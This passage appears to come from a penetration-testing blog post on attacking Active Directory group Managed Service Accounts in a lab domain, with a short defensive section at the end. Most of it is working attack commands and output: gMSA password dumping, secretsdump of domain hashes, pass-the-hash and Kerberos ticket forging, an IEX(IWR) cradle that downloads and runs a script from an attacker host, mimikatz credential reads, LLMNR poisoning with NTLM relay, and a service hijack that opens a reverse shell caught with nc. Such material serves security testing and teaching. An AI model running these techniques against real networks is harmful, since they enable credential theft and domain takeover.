PS C:\> $pass = ConvertFrom-ADManagedPasswordBlob -Blob $gmsa.'msDS-ManagedPassword'
PS C:\> $secpass = ConvertTo-SecureString -String $pass.'CurrentPassword' -AsPlainText -Force
PS C:\> ConvertTo-NTHash -Password $secpass
d3c455fa5c812b7d9f04d5c9f9490e94
PS C:\>
```

Still, I don't like this method because we are relying on two PowerShell modules that don't come built in a default Windows installation, and installing them on someone else's environment may not be desirable in some engagements.



There are a few alternatives, if we prefer Linux we can use [gMSADumper](#) but there is one limitation: Windows will refuse to send password data through LDAP unless we are using LDAPS, which is disabled by default because a TLS certificate is required. Without LDAPS only the gMSA ACLs will be shown:

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~/gMSADumper]
$ python3 gMSADumper.py -u mmario -p 'MegaPassword!3' -d its-piemonte.local
Unable to start a TLS connection. Is LDAPS enabled? Only ACLs will be listed and not ms-DS-ManagedPassword.

Users or groups who can read password for GMSA_USR1$:
> GMSA_Users
```

If LDAPS is supported the script will show us the NT hashes and kerberos keys:

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~/gMSADumper]
$ python3 gMSADumper.py -u mmario -p 'MegaPassword!3' -d its-piemonte.local
Users or groups who can read password for GMSA_USR1$:
> GMSA_Users
GMSA_USR1$:::d3c455fa5c812b7d9f04d5c9f9490e94
GMSA_USR1$:aes256-cts-hmac-sha1-96:c693c976f975f26fd99c63dea611909e4a85d98e8524b0675dbc6f8c8381fb74
GMSA_USR1$:aes128-cts-hmac-sha1-96:8fe1954ebab7c3ebef833b74bf64746b
Users or groups who can read password for GMSA_ADSC$:
> GMSA_Users
GMSA_ADSC$:::2ac7ad8b6e883023c38fee3a45de904b
GMSA_ADSC$:aes256-cts-hmac-sha1-96:0af38b232e0dcbab9e1a8bc5245114882ba6af6f1a3ad4ee8fee8ecf1eaa1d57
GMSA_ADSC$:aes128-cts-hmac-sha1-96:330b7b5532ad08c10aa4c6bdebe8bb08
```

Of course these can be used to pass the hash like usual:

Press enter or click to view image in full size

```
(giulio@offsecdeer)-[~/GMSADumper]
$ impacket-secretsdump its-piemonte.local/'GMSA_USR1$'@192.168.0.100 -hashes :d3c455fa5c812b7d9f04d5c9f9490e94
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a3731019e835592d1213f1514e3bfc04:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
its-piemonte.local\pirelli:1104:aad3b435b51404eeaad3b435b51404ee:c94d2f91b93381755e7bfef5a2b1fb7:::
its-piemonte.local\tantani:1105:aad3b435b51404eeaad3b435b51404ee:c9030d66549888509e77d602832005ef:::
its-piemonte.local\aarmani:1110:aad3b435b51404eeaad3b435b51404ee:1644e9777bc1c3c2d8a56203ef977cf2:::
its-piemonte.local\bhope:1111:aad3b435b51404eeaad3b435b51404ee:bb71fab9a929c745196e727a10788345:::
its-piemonte.local\mmario:1112:aad3b435b51404eeaad3b435b51404ee:ff7fd8f898791d159457f26772eb5c8e:::
its-piemonte.local\tstuff:1113:aad3b435b51404eeaad3b435b51404ee:1a4d53c24bf07c7eff01591abad9769a:::
```

If NTLM is disabled in the domain we can always use the kerberos keys to request a TGT and then the required service tickets.

```
# impacket-getTGT its-piemonte.local/GMSA_USR1@192.168.0.100 -aesKey
f2602c5c4cf633ae0ee1af4b6eef86d8
# KRB5CCNAME=TGT.ccache impacket-getST its-piemonte.local/GMSA_USR1 -k -no-pass -
spn cifs/sql1 -dc-ip 192.168.0.100
# KRB5CCNAME=TGS.ccache impacket-smbclient -k -no-pass its-
piemonte.local/GMSA_USR1@SQL1
```

Press enter or click to view image in full size

```
(giulio@kaliGiulio)-[~]
$ impacket-getTGT its-piemonte.local/GMSA_USR1@192.168.0.100 \
> -aesKey f2602c5c4cf633ae0ee1af4b6eef86d8
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in GMSA_USR1@192.168.0.100.ccache

(giulio@kaliGiulio)-[~]
$ mv GMSA_USR1@192.168.0.100.ccache gmsa.ccache

(giulio@kaliGiulio)-[~]
$ KRB5CCNAME=gmsa.ccache impacket-getST its-piemonte.local/GMSA_USR1 -k -no-pass -spn cifs/sql1 -dc-ip 192.168.0.100
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting ST for user
[*] Saving ticket in GMSA_USR1.ccache

(giulio@kaliGiulio)-[~]
$ KRB5CCNAME=GMSA_USR1.ccache impacket-smbclient -k -no-pass its-piemonte.local/GMSA_USR1@SQL1
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# shares
ADMIN$
C$
HR
IPC$
testShare
# use HR
# ls
drw-rw-rw-    0  Sat Feb 17 17:13:35 2024 .
drw-rw-rw-    0  Sat Feb 17 17:13:35 2024 ..
-rw-rw-rw-   124  Sat Feb 17 17:13:30 2024 Document1.txt
-rw-rw-rw-   277  Sat Feb 17 17:13:35 2024 File2.txt
-rw-rw-rw-   114  Wed Jan  3 14:33:50 2024 test.url
#
```

Yet another option if we want to run code from a domain joined machine without installing PowerShell modules is [GMSAPasswordReader](#), a C# program also available wrapped in a

[PowerShell script](#) we can load in memory with a cradle:

```
IEX(IWR 'http://192.168.0.222/Invoke-GMSAPasswordReader.ps1')
Invoke-GMSAPasswordReader -Command "--AccountName GMSA_ADCS"
```

Press enter or click to view image in full size

```
PS C:\> IEX(IWR 'http://192.168.0.222/Invoke-GMSAPasswordReader.ps1')
PS C:\> Invoke-GMSAPasswordReader -Command "--AccountName GMSA_ADCS"
Calculating hashes for Current Value
[*] Input username      : GMSA_ADCS$
[*] Input domain       : ITS-PIEMONTE.LOCAL
[*] Salt               : ITS-PIEMONTE.LOCALGMSA_ADCS$
[*] rc4_hmac           : 2AC7AD8B6E883023C38FEE3A45DE904B
[*] aes128_cts_hmac_sha1 : C3539B4ADF621CF9190DB6D5065B8A75
[*] aes256_cts_hmac_sha1 : 83DAB735A34667D3C29DD61558CFA77E9D83D3EA3F9BDC537D5BE62EC096AD88
[*] des_cbc_md5        : D957E59DA1FD85DA

PS C:\> Invoke-GMSAPasswordReader -Command "--AccountName GMSA_USR1"
Calculating hashes for Current Value
[*] Input username      : GMSA_USR1$
[*] Input domain       : ITS-PIEMONTE.LOCAL
[*] Salt               : ITS-PIEMONTE.LOCALGMSA_USR1$
[*] rc4_hmac           : D3C455FA5C812B7D9F04D5C9F9490E94
[*] aes128_cts_hmac_sha1 : 409B691E1DBF5E044707CDF8A7D25C4D
[*] aes256_cts_hmac_sha1 : 839E0E06BCBA0863563C52045CFAF0F2662AA260360BF0918307061B4A0A8B7C
[*] des_cbc_md5        : 238C0B4051E0EA5E
```

gMSA Password Retrieval #2: LSA Secrets

If we have local admin access on the hosts where a gMSA is installed we can extract the clear text password from the LSA secrets, instead of requesting it from the DC. Windows stores the password here in case it needs to start the associated service while the DC cannot be contacted.

[Nestori Syynimaa](#) discovered that gMSA passwords are stored in

HKLM\SECURITY\Policy\Secrets inside keys prefixed with _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_ and followed by a HMAC SHA256 hash calculated from the uppercase domain and account name of the account (you can see this salt in the output above!):

Press enter or click to view image in full size

```
C:\Windows\system32>reg query hklm\security\policy\secrets

HKEY_LOCAL_MACHINE\security\policy\secrets
(Default) REG_NONE

HKEY_LOCAL_MACHINE\security\policy\secrets\$_MACHINE.ACC
HKEY_LOCAL_MACHINE\security\policy\secrets\DefaultPassword
HKEY_LOCAL_MACHINE\security\policy\secrets\DPAPI_SYSTEM
HKEY_LOCAL_MACHINE\security\policy\secrets\NL$KM
HKEY_LOCAL_MACHINE\security\policy\secrets\_SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_6883de423ac151d59f3886a405934bed006a197e885ec3ed8413888bcfa65b5b
HKEY_LOCAL_MACHINE\security\policy\secrets\_SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_6883de423ac151d59f3886a405934bed006a197e885ec3ed8413888bcfa65b5b
HKEY_LOCAL_MACHINE\security\policy\secrets\_SC_MSSQL$SQLEXPRESS
HKEY_LOCAL_MACHINE\security\policy\secrets\_SC_SQLTELEMETRY$SQLEXPRESS
```

His [AADInternals](#) module can not only obtain the passwords from LSA but also print the account they belong to, useful if there is more than one in the same host because the LSA

Or, if we want to stick to Linux, run this Python script with your decimal blob to get the same result, it's just a slightly edited version of [Alberto Solino](#)'s PoC':

```
from impacket.structure import Structure
class MSDS_MANAGEDPASSWORD_BLOB(Structure):
    structure = (
        ('Version','<H'),
        ('Reserved','<H'),
        ('Length','<L'),
        ('CurrentPasswordOffset','<H'),
        ('PreviousPasswordOffset','<H'),
        ('QueryPasswordIntervalOffset','<H'),
        ('UnchangedPasswordIntervalOffset','<H'),
        ('CurrentPassword',':'),
        ('PreviousPassword',':'),
        ('QueryPasswordInterval',':'),
        ('UnchangedPasswordInterval',':'),
    )
    def __init__(self, data = None):
        Structure.__init__(self, data = data)
    def fromString(self, data):
        Structure.fromString(self,data)
        if self['PreviousPasswordOffset'] == 0:
            endDate = self['QueryPasswordIntervalOffset']
        else:
            endDate = self['PreviousPasswordOffset']
        self['CurrentPassword'] = self.rawData[self['CurrentPasswordOffset']:]
        [:endDate - self['CurrentPasswordOffset']]
        if self['PreviousPasswordOffset'] != 0:
            self['PreviousPassword'] =
self.rawData[self['PreviousPasswordOffset']:][:self['QueryPasswordIntervalOffset'] -
self['PreviousPasswordOffset']]
            self['QueryPasswordInterval'] =
self.rawData[self['QueryPasswordIntervalOffset']:]
        [:self['UnchangedPasswordIntervalOffset'] - self['QueryPasswordIntervalOffset']]
            self['UnchangedPasswordInterval'] =
self.rawData[self['UnchangedPasswordIntervalOffset']:]
        relayxOutput = (<BLOB>)
        blob = MSDS_MANAGEDPASSWORD_BLOB()
        blob.fromString(bytes(relayxOutput))
        from Cryptodome.Hash import MD4
        hash = MD4.new ()
        hash.update (blob['CurrentPassword'][:-2])
        print("="*80)
        print(hash.hexdigest())
        print("="*80)
```

Press enter or click to view image in full size

```
(giulio@kali-giulio)-[~]
$ python3 gMSAblobToNT.py
=====
2ac7ad8b6e883023c38fee3a45de904b
=====
```

Combining secretsdump and this script allows us to retrieve usable gMSA credentials remotely without needing LDAPS enabled and without installing PowerShell modules.

gMSA Password Retrieval #3: Mimikatz

If we are local administrators on a host that's running a gMSA-powered service we can also resort to mimikatz, see it as a slight variation to the previous method. Instead of reading the clear-text password from the LSA secrets mimikatz will read the NT hash stored in the memory of lsass.exe. This method only works if the service is already running, but if it isn't we can just start it ourselves since we are admins.

There is a little trick though, usually to do this we would run `sekurlsa::logonpasswords` but the NT hash shown here is incorrect:

Press enter or click to view image in full size

```
Authentication Id : 0 ; 5256426 (00000000:005034ea)
Session          : Service from 0
User Name        : gmsa_usr1$
Domain           : ITS-PIEMONTE
Logon Server     : ITS-DC1
Logon Time       : 26/09/2023 12:01:30
SID              : S-1-5-21-3543871144-676301019-4006120668-1149

msv :
  [00000003] Primary
  * Username : GMSA_USR1$
  * Domain   : ITS-PIEMONTE
  * NTLM     : b571730c862f68e2bb2e39b632d888a4
  * SHA1     : 5f41216cea0cb945fce98ff33c12c1d941a70075
  * DPAPI    : 5adb303ee3d997336e58ed97ba3e9f2f
tspkg :
wdigest :
  * Username : GMSA_USR1$
  * Domain   : ITS-PIEMONTE
  * Password : (null)
kerberos :
  * Username : gmsa_usr1$
  * Domain   : ITS-PIEMONTE.LOCAL
  * Password : (null)
ssp :
credman :
```

We can see it's different from the NT hash we get from dumping the AD database:

Press enter or click to view image in full size

```
(giulio@kali-giulio)-[~]  
$ impacket-secretsdump administrator:'MegaPassword!1'@192.168.0.100 | grep 'GMSA_'  
GMSA_USR1$:1149:aad3b435b51404eeaad3b435b51404ee:d3c455fa5c812b7d9f04d5c9f9490e94:::  
GMSA_ADCS$:1151:aad3b435b51404eeaad3b435b51404ee:2ac7ad8b6e883023c38fee3a45de904b:::
```

The real hash can be found with `sekurlsa::ekeys`:

Press enter or click to view image in full size

```
Authentication Id : 0 ; 5256426 (00000000:005034ea)  
Session          : Service from 0  
User Name        : gmsa_usr1$  
Domain           : ITS-PIEMONTE  
Logon Server     : ITS-DC1  
Logon Time       : 26/09/2023 12:01:30  
SID              : S-1-5-21-3543871144-676301019-4006120668-1149  
  
* Username : gmsa_usr1$  
* Domain   : ITS-PIEMONTE.LOCAL  
* Password : (null)  
* Key List :  
  aes256_hmac c693c976f975f26fd99c63dea611909e4a85d98e8524b0675dbc6f8c8381fb74  
  rc4_hmac_nt d3c455fa5c812b7d9f04d5c9f9490e94  
  rc4_hmac_old d3c455fa5c812b7d9f04d5c9f9490e94  
  rc4_md4      d3c455fa5c812b7d9f04d5c9f9490e94  
  rc4_hmac_nt_exp d3c455fa5c812b7d9f04d5c9f9490e94  
  rc4_hmac_old_exp d3c455fa5c812b7d9f04d5c9f9490e94
```

gMSA Password Retrieval #4: NTLM Relay

Another alternative method of obtaining gMSA credentials is relaying one of the users who can request the passwords to LDAP, querying the `msDS-ManagedPassword` attribute for us. There is one limitation though: we can't relay SMB because connecting to LDAP from SMB would require signing to be enabled, which we couldn't relay. Instead we need to relay HTTP requests to LDAP.

Because this post isn't focused on NTLM relays I'll only show one scenario as example and it is through good old LLMNR poisoning because it's the easiest one to replicate: Responder is set up to answer to LLMNR and NBT-NS queries giving victims our IP address, this way they will initiate a connection to our host and if a user with password retrieval permissions gives us their credentials through HTTP we can relay them over to LDAPS and thus read the gMSA password. Yes this is not a super likely scenario but just see it as a PoC:


```
# responder -I eth0  
# impacket-ntlmrelayx --no-dump --no-da --no-acl --no-validate-privs --dump-gmsa -t  
ldaps://myDC
```

After launching responder and ntlmrelayx with the `--dump-gmsa` option we can only wait and hope for the right target to fall into our trap (there are authentication coercion tricks we could use but those warrant their own blog, which I'm working on). Eventually responder picks something up and poisons a resolution attempt for a bad hostname:

Press enter or click to view image in full size

```
[!] Error starting TCP server on port 80, check permissions or other servers running.  
[!] Error starting TCP server on port 445, check permissions or other servers running.  
[*] [NBT-NS] Poisoned answer sent to 192.168.0.126 for name AAAAAA (service: Workstation/Redirector)  
[*] [LLMNR] Poisoned answer sent to 192.168.0.126 for name aaaaaa  
[*] [LLMNR] Poisoned answer sent to 192.168.0.126 for name aaaaaa
```

This causes our victim to see an authentication dialog when visiting their desired page:



If they do type their credentials we have won:

Press enter or click to view image in full size

```
[*] Servers started, waiting for connections  
[*] HTTPD(80): Client requested path: /  
[*] HTTPD(80): Client requested path: /  
[*] HTTPD(80): Connection from 192.168.0.126 controlled, attacking target ldaps://192.168.0.100  
[*] HTTPD(80): Client requested path: /  
[*] HTTPD(80): Authenticating against ldaps://192.168.0.100 as ITS-PIEMONTE/MMARIO SUCCEED  
[*] Assuming relayed user has privileges to escalate a user via ACL attack  
[*] Attempting to dump gMSA passwords  
[*] GMSA_USR1$::d3c455fa5c812b7d9f04d5c9f9490e94  
[*] GMSA_ADCS$::2ac7ad8b6e883023c38fee3a45de904b  
[*] Successfully dumped 2 gMSA passwords through relayed account MMARIO
```

Note that as already mentioned this relay won't work if the authentication request comes from SMB, but only if we are relaying HTTP. Otherwise we will see this error on ntlmrelayx:

Press enter or click to view image in full size

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.0.126, attacking target ldaps://192.168.0.100
[!] The client requested signing. Relaying to LDAP will not work! (This usually happens when relaying from SMB to LDAP)
[-] Authenticating against ldaps://192.168.0.100 as ADCS/ADMINISTRATOR FAILED
[*] SMBD-Thread-6 (process_request_thread): Received connection from 192.168.0.126, attacking target ldaps://192.168.0.100
[!] The client requested signing. Relaying to LDAP will not work! (This usually happens when relaying from SMB to LDAP)
[-] Authenticating against ldaps://192.168.0.100 as ITS-PIEMONTE/MMARIO FAILED
```

Local Admin To gMSA Escalation


Yet another discovery by [Nestory Syynimaa](#), this method allows a local administrator to execute arbitrary code in the context of a gMSA installed on the local computer, without needing to know its password.

It's a very simple tactic: manipulate the `ObjectName` key of a service's registry entry to change the service user into the gMSA, then point the `ImagePath` key to the code we want to execute.

Service data is found at this registry location:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service name>

Press enter or click to view image in full size



In his blog [Nestory Syynimaa](#) includes a very useful automated PowerShell PoC that compiles and saves a simple C# service to disk that allows us to execute arbitrary PowerShell scripts, it registers it to the SCM and sets the account as our gMSA of choice. After execution, the service is automatically stopped and deleted from the registry, you can find the full code in [his article](#).

`run_poc.ps1` is the code responsible for the service creation/execution/deletion, while `service.ps1` contains the payload. In my example I'm going to place [this](#) PowerShell reverse shell in my `service.ps1`:

Press enter or click to view image in full size

```
PS C:\Users\Administrator> C:\EoP_demo\poc.ps1
Creating service EoP_demo to be run as Local System
Changing user to its-piemonte\gmsa_usr1$
Starting service EoP_demo
WARNING: Waiting for service 'EoP_demo (EoP_demo)' to start...
WARNING: Waiting for service 'EoP_demo (EoP_demo)' to start...
WARNING: Waiting for service 'EoP_demo (EoP_demo)' to start...
```

The warnings are normal, the SCM is expecting the service to return an ok but the script isn't a normal service so the SCM keeps waiting for eternity, however on the attacker's machine the connection has arrived and we have taken control of the gMSA:

```
(giulio@kali-giulio)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
192.168.0.105: inverse host lookup failed: Unknown host
connect to [192.168.0.222] from (UNKNOWN) [192.168.0.105] 49839
SHELL> whoami
its-piemonte\gmsa_usr1$
SHELL> █
```

Domain Persistence: Golden gMSA

First introduced by [Yuval Gordon](#) of Semperis, the golden gMSA attack allows us to calculate a gMSA's previous, current, and future passwords without touching the DC. This is achieved by reading the confidential attributes stored in the KDS root key that we saw towards the beginning of the post.

These attributes are never updated automatically so if we manage to become domain administrators and read these attributes we will be able to grant ourselves a backdoor in the domain, because even if the password of the gMSA will change every N. days (30 by default) we can just calculate the current one at any given time.

The [GoldenGMSA](#) tool is used to gather the confidential attributes and then generate the passwords, but unfortunately at the moment I cannot post my own lab material because I have been fighting with the repository's dependencies to no avail, so I can only redirect you to the [original blog](#) if you want to see this tool in action. I'll try to solve this issue when I have some more time and I'll update this paragraph as soon as I have done so. Sorry!

However if you do get it to work there is an interesting feature to note, documented in [this article](#) by Improsec's Jonas Bülow Knudsen, Martin Sohn Christensen, and Tobias Thorbjørn Munch Torp: KDS root keys are stored in the Configuration NC, which gets replicated from the root of a forest to every child domain, which means if the root domain has a KDS key this will also be copied in the Configuration NC of every child domain, obviously that copy will be readable by the domain admins of that domain.

What this does is make it possible for a domain admin of child domain B to calculate the gMSA passwords of root domain A, thus leading to intra-forest privilege escalation.

Securing Your Environment

gMSA attacks come mostly from misconfigurations, it is important that you are very careful in giving permissions to retrieve managed passwords only to the essential users and/or computers (machine accounts only should be preferable), those accounts also need to be protected themselves and so should the hosts making use of the managed accounts. The failure of any one of these elements can cause the direct compromise of the entire chain: users, computers, managed passwords, potentially the whole domain and forest.

Make sure you are monitoring Windows event logs to spot golden gMSA attacks so you can intervene immediately and create a new root KDS key and new gMSA accounts with that key, it's the only way to stop this attack even if you kick out the attackers, as they only need to read the KDS attributes once to guess every managed password for as long as they like.